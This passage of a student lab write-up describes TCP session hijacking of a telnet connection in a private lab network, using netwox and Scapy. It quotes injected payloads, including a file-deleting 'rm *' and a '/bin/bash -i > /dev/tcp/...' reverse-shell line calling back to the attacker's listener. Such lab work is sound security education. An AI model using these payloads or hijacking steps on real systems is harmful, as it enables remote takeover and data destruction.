
The above spoofed packet is sent from the client to the server in the middle of an existing TCP session. The raw data in hexadecimal format denotes ‘r rm *\n\r’ which is sent as payload to the server machine.

Wireshark capture:

The wireshark capture shows the hijacked packet 183 with the data payload as \r rm *\n



Now, if we try to access the telnet connection, we can see that it does not respond to our typing any more and is frozen because the injected data sent by the attacker messed up the sequence number from client to server, thereby freezing the connection. We can also note that the new.txt file was deleted as the payload was executed as shown below implying the attack was successful.



OBSERVATIONS

- After the session has been hijacked successfully by the attacker, the telnet session in the client terminal freezes because the malicious data injected by the attacker messes up the sequence numbers being used from client-to-server connections and hence, disrupting the connection between the client and the server.
- As the file has been deleted on the server machine, the TCP session hijacking attack was successful.

TASK 5 - Creating Reverse Shell using TCP Session Hijacking

Attacker machine - 10.0.2.14


Victim (Client) machine - 10.0.2.18

Server machine - 10.0.2.20


Using Netwox

Client Machine

The below screenshot shows a successful Telnet session between the client machine (10.0.2.18) and the server machine (10.0.2.20)





From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.



Attacker machine:


Using the details of the last packet for our hijacking packet, the below netwox command is used for TCP session hijacking. The tcp data section is hex representation of the string “/bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1” (spawn a reverse shell on attacker machine) which is sent a payload to the server where it is executed.





We run the netwox command while listening to incoming requests at port number 9090 using nc command and we can see that the attack is successful and the reverse shell is opened. We confirm this by typing ifconfig in the terminal and we can note the ip address is of the server machine(10.0.2.20) as shown above implying the attack was successful.

Wireshark capture:




The above capture shows the spoofed packet number 79 containing the data - bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1


Using Scapy

Client Machine

The below screenshot shows a successful Telnet session between the client machine (10.0.2.18) and the server machine (10.0.2.20)





From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.



Attacker machine:


Using the reverseshell.py Scapy script we create a spoofed packet with the details from the above wireshark capture and fill the data section with the string “/bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1” (spawn a reverse shell on attacker machine) which is sent a payload to the server where it is executed.





We run the netwox command while listening to incoming requests at port number 9090 using nc command and we can see that the attack is successful and the reverse shell is opened. We confirm this by typing ifconfig in the terminal and we can note the ip address is of the server machine(10.0.2.20) as shown above implying the attack was successful.

Wireshark capture:



The above capture shows the spoofed packet number 75 containing the data - bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1

OBSERVATIONS

- We run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session
- The attacker machine, listening on port 9090, successfully accepts the reverse shell request and the same is verified by displaying the server's IP address using the ifconfig command. Hence, the TCP reverse shell was successfully created using TCP Session Hijacking